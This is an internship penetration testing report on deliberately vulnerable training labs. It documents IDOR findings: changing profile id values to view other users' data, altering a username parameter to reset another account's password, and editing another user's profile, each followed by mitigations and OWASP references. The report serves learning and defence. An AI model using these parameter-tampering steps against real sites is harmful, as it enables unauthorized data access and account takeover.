Penetration Testing Report

Full Name: Isha Sangpal
Program: HCS - Penetration Testing Internship Week-2
Date: 25/02/2025

Introduction

This report document hereby describes the proceedings and results of a Black Box security assessment conducted against the **Week 2 Labs**. The report hereby lists the findings and corresponding best practice mitigation actions and recommendations.

1. Objective

The objective of the assessment was to uncover vulnerabilities in the **Week 2 Labs** and provide a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

2. Scope

This section defines the scope and boundaries of the project.

Application Name	**Insecure Direct Object References, SQL Injection**

3. Summary

Outlined is a Black Box Application Security assessment for the **Week 2 Labs**.

Total number of Sub-labs: {count} Sub-labs

High	Medium	Low
5	6	5

High	-	**Number of Sub-labs with hard difficulty level**
Medium	-	**Number of Sub-labs with Medium difficulty level**

Low	-	**Number of Sub-labs with Easy difficulty level**


1. Insecure Direct Object References Labs

1.1. Give me my amount!!

Reference	**Risk Rating**
Give me my amount!!	**High**
Tools Used	
Web Browser: Firefox Developer Tools	
Vulnerability Description	
Insecure Direct Object Reference (IDOR) occurs when an application exposes internal object references in a way that allows attackers to manipulate them and gain unauthorized access to restricted resources. In this case, the id parameter in the profile URL can be modified to view and edit different user profiles without authentication.	
How It Was Discovered	
Manual Analysis: Logged in as a registered user (john@gmail.com). Observed Profile URL: https://labs.hacktify.in/HTML/idor_lab/lab_1/profile.php?id=1863. Modified id Parameter: Changed id=1863 to id=1864, gaining unauthorized access to another user's profile. Repeated Tests: Confirmed access to multiple profiles by incrementing id values.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/idor_lab/lab_1/profile.php?id=1863 https://labs.hacktify.in/HTML/idor_lab/lab_1/profile.php?id=1864	
Consequences of not Fixing the Issue	
Unauthorized Data Access: Attackers can access sensitive user information, including emails and credit card details. Privacy Violations: Exposes private user data, potentially violating data protection regulations (e.g., GDPR, CCPA). Account Takeover Risk: If update functions are also vulnerable, attackers may modify user details and take control of accounts. Identity Theft & Fraud: Attackers can misuse leaked data for fraudulent activities. Compliance Issues: Legal penalties for failing to protect user data.	
Suggested Countermeasures	
Implement Proper Access Controls – Validate user session and restrict unauthorized access. Use Secure Indirect References – Replace numeric id values with encrypted or hashed references. Server-Side Validation – Ensure backend enforces user-specific data access. Role-Based Access Control (RBAC) – Restrict access based on user roles and permissions. Logging & Monitoring – Detect unusual access patterns and respond to exploitation attempts.	
References	
OWASP Top 10: A01:2021 – Broken Access Control https://owasp.org/www-project-top-ten/ IDOR Attack Explanation https://portswigger.net/web-security/access-control/idor	

Proof of Concept


Scenario 1: Normal Profile Access
Logged in as John with email john@gmail.com.
Profile page URL:
https://labs.hacktify.in/HTML/idor_lab/lab_1/profile.php?id=1863
Observed Behavior: Displays John’s profile details.


https://labs.hacktify.in/HTML/idor_lab/lab_1/profile.php?id=1863

User Profile

Email	john@gmail.com
Credit Card	0
Transaction 1	
Transaction 2	
Transaction 3	

Scenario 2: Manipulating the ID Parameter
Modified the URL from id=1863 to id=1864:
https://labs.hacktify.in/HTML/idor_lab/lab_1/profile.php?id=1864
Observed Behavior: Displays another user’s profile, proving unauthorized access is possible.


https://labs.hacktify.in/HTML/idor_lab/lab_1/profile.php?id=1864

Email	xyz
Credit Card	0
Transaction 1	
Transaction 2	
Transaction 3	

Scenario 3: Accessing Multiple Profiles
Continued changing the id value (id=1865, id=1866, etc.).
Observed Behavior: Access to multiple user profiles, confirming that no access control mechanism is in place.


1.2. Stop polluting my params!

Reference	**Risk Rating**
Stop polluting my params!	**High**
Tools Used	
Web Browser (Firefox) Developer Tools	
Vulnerability Description	
Insecure Direct Object Reference (IDOR) occurs when an application allows users to access resources based on user-controlled parameters without validating their permissions. In this case, modifying the id parameter in the profile page URL allows an attacker to access other users' profile details.	
How It Was Discovered	
Manual Analysis: Logged in as a registered user (alex@gmail.com). Observed Profile URL: https://labs.hacktify.in/HTML/idor_lab/lab_2/profile.php?id=1350. Modified id Parameter: Changed id=1350 to id=1349, gaining unauthorized access to another user's profile. Repeated Tests: Confirmed access to multiple profiles by incrementing id values	
Vulnerable URLs	
https://labs.hacktify.in/HTML/idor_lab/lab_2/profile.php?id=1350 https://labs.hacktify.in/HTML/idor_lab/lab_2/profile.php?id=1349	

Consequences of not Fixing the Issue
Unauthorized Data Access: Attackers can view private user information, including emails and profile details. Privacy Violations: Exposes sensitive data, potentially violating GDPR, CCPA, and other data protection laws. Account Takeover Risk: If the profile page allows modifications, an attacker could alter another user’s credentials and take control of their account. Reputation Damage & Legal Consequences: If exploited, this vulnerability could lead to financial and reputational losses for the organization.
Suggested Countermeasures
Implement Proper Access Controls – Validate user session and restrict unauthorized access. Use Secure Indirect References – Replace numeric id values with encrypted or hashed references. Server-Side Validation – Ensure backend enforces user-specific data access. Role-Based Access Control (RBAC) – Restrict access based on user roles and permissions. Logging & Monitoring – Detect unusual access patterns and respond to exploitation attempts. Regular Security Audits – Conduct frequent penetration testing and code reviews.
References
OWASP Top 10: A01:2021 – Broken Access Control https://owasp.org/www-project-top-ten/ IDOR Attack Explanation https://portswigger.net/web-security/access-control/idor

Proof of Concept


Scenario 1: Normal Profile Access
Logged in as Alex with email alex@gmail.com.
Accessed profile page:
https://labs.hacktify.in/HTML/idor_lab/lab_2/profile.php?id=1350
Observed Behavior: Displays Alex’s profile details.


https://labs.hacktify.in/HTML/idor_lab/lab_2/profile.php?id=1350

User Profile

Username	alex@gmail.com
First Name	alex
Last Name	green

Scenario 2: Manipulating the ID Parameter
Changed id=1350 to id=1349 in the URL:
https://labs.hacktify.in/HTML/idor_lab/lab_2/profile.php?id=1349
Observed Behavior: Displays Taylor Phooko’s profile, confirming unauthorized access.


https://labs.hacktify.in/HTML/idor_lab/lab_2/profile.php?id=1349

User Profile

Username: taylorphooko@gmail.com
First Name: Carter
Last Name: Phooko

Scenario 3: Accessing Multiple Profiles
Tried different id values (1348, 1347, etc.)
Observed Behavior: Successfully accessed multiple user profiles, confirming the lack of proper authorization checks.


1.3. Someone changed my Password 😾!

Reference	**Risk Rating**
Someone changed my Password 😾!	**High**
Tools Used	
Web Browser (Firefox) Developer Tools	
Vulnerability Description	
Insecure Direct Object Reference (IDOR) occurs when an application allows users to modify parameters without proper authentication checks. In this case, by manipulating the username parameter in the Change Password request, an attacker can change the password of any user, leading to account takeover.	
How It Was Discovered	
Logged in as Alex (alex@gmail.com) and accessed the profile page. Clicked on "Change Password" and observed the request:	

https://labs.hacktify.in/HTML/idor_lab/lab_3/changepassword.php?username=alex Modified username=alex to username=john in the URL. Changed the password to john999 and successfully logged into John's account. Confirmed account takeover vulnerability due to missing authentication checks.
Vulnerable URLs
https://labs.hacktify.in/HTML/idor_lab/lab_3/changepassword.php?username=alex https://labs.hacktify.in/HTML/idor_lab/lab_3/changepassword.php?username=john
Consequences of not Fixing the Issue
Full Account Takeover: An attacker can reset the password of any user and gain unauthorized access. Identity Theft: Attackers can impersonate legitimate users, leading to data leaks or fraud. Reputation Damage: Unauthorized access to sensitive user accounts may result in trust issues. Legal and Compliance Violations: Failing to protect user accounts can violate GDPR, CCPA, and other data protection laws.
Suggested Countermeasures
Enforce Authentication Checks – Ensure only authenticated users can change their own password. Use Session-Based Verification – Instead of relying on username in the URL, validate the session of the logged-in user. Implement Role-Based Access Control (RBAC) – Restrict password changes to authorized users only. Use Secure Indirect References – Replace username in requests with session tokens. Monitor and Log Suspicious Activity – Detect and block unauthorized password changes. Conduct Regular Security Testing – Perform frequent penetration tests to identify similar vulnerabilities.
References
OWASP Top 10: A01:2021 – Broken Access Control https://owasp.org/www-project-top-ten/ IDOR Attack Explanation https://portswigger.net/web-security/access-control/idor

Proof of Concept

Scenario 1: Normal Profile Access
Logged in as Alex with email alex@gmail.com.
Accessed profile page:
https://labs.hacktify.in/HTML/idor_lab/lab_3/profile.php
Observed Behavior: Only Alex’s profile details are visible, with no apparent vulnerabilities.


https://labs.hacktify.in/HTML/idor_lab/lab_3/profile.php


User Profile

Username: alex

Email: alex@gmail.com

Name: alex

Scenario 2: Change Password Feature – Exploiting IDOR
Clicked on the "Change Password" button
Accessed URL:
https://labs.hacktify.in/HTML/idor_lab/lab_3/changepassword.php?username=alex
Observed Behavior: The application allows changing the password for the specified username.


https://labs.hacktify.in/HTML/idor_lab/lab_3/changepassword.php?username=alex

Change Password

Username: alex


New Password:

Confirm Password:

Scenario 3: Manipulating the username Parameter
Modified the URL parameter from username=alex to username=john:

https://labs.hacktify.in/HTML/idor_lab/lab_3/changepassword.php?username=john
Updated the password to john999 and saved changes.

Scenario 4: Logging into the Compromised Account
Logged out and attempted login using john@gmail.com with the new password john999.
Observed Behavior: Successfully logged into John's account, confirming account takeover.


https://labs.hacktify.in/HTML/idor_lab/lab_3/profile.php

User Profile

Username john

Email john@gmail.com

Name John


1.4. Change your methods!

Reference	Risk Rating
Change your methods!	**High**
Tools Used	
Web Browser (Firefox) Developer Tools	
Vulnerability Description	
Insecure Direct Object Reference (IDOR) occurs when an application allows users to access and modify resources based on user-controlled parameters without proper authorization. In this case, by manipulating the id parameter in the profile page URL, an attacker can modify another user's profile details, leading to identity manipulation and unauthorized data modification.	
How It Was Discovered	
Registered & Logged in as John Doe (john@gmail.com) and accessed profile page: https://labs.hacktify.in/HTML/idor_lab/lab_4/profile.php?id=2180 Observed: Can update own details. Created another account as Harry Carpenter (harry@gmail.com) and accessed: https://labs.hacktify.in/HTML/idor_lab/lab_4/profile.php?id=2181	


Observed: Can edit only his own details.
Modified id=2181 to id=2180 in the URL
https://labs.hacktify.in/HTML/idor_lab/lab_4/profile.php?id=2180
Observed: Gained access to John Doe’s profile.
Updated John's profile with:
Username: hacker
First Name: helif
Last Name: roh
Saved changes and confirmed unauthorized profile modification.
Vulnerable URLs
https://labs.hacktify.in/HTML/idor_lab/lab_4/profile.php?id=2180
https://labs.hacktify.in/HTML/idor_lab/lab_4/profile.php?id=2181
Consequences of not Fixing the Issue
Unauthorized Profile Modification: Attackers can alter other users' profile data.
Identity Manipulation: Attackers can impersonate other users by changing names, usernames, and other information.
Privacy Violations: Users' personal details can be modified without consent, leading to compliance violations (GDPR, CCPA, etc.).
Reputation and Security Risks: User trust is compromised as accounts can be tampered with by unauthorized users.
Suggested Countermeasures
Enforce Proper Access Controls – Validate user sessions and restrict access to modify only their own profile.
Use Secure Indirect References – Replace numeric id values with hashed or encrypted references.
Server-Side Authorization Checks – Ensure backend verifies ownership before processing any profile modifications.
Role-Based Access Control (RBAC) – Restrict profile updates based on user roles and permissions.
Monitor and Log Unauthorized Changes – Implement logging mechanisms to detect unusual profile modifications.
Regular Security Testing – Conduct periodic penetration tests to identify and fix such vulnerabilities.
References
OWASP Top 10: A01:2021 – Broken Access Control
https://owasp.org/www-project-top-ten/
IDOR Attack Explanation
https://portswigger.net/web-security/access-control/idor

Proof of Concept

Scenario 1: Normal Profile Access
Logged in as John Doe (john@gmail.com).
Accessed profile page:
https://labs.hacktify.in/HTML/idor_lab/lab_4/profile.php?id=2180
Observed Behavior: Allowed to update only his own details.



https://labs.hacktify.in/HTML/idor_lab/lab_4/profile.php?id=2180

Scenario 2: Changing Profile Data via IDOR
Registered and Logged in as Harry Carpenter (harry@gmail.com).
Accessed profile page:
https://labs.hacktify.in/HTML/idor_lab/lab_4/profile.php?id=2181
Modified the id parameter in the URL from 2181 to 2180:
https://labs.hacktify.in/HTML/idor_lab/lab_4/profile.php?id=2180
Observed Behavior: Gained access to John's profile and could edit all fields.


https://labs.hacktify.in/HTML/idor_lab/lab_4/profile.php?id=2181

Scenario 3: Modifying John’s Profile Data
Changed Profile Information:
Username: hacker

First Name: helif
Last Name: roh
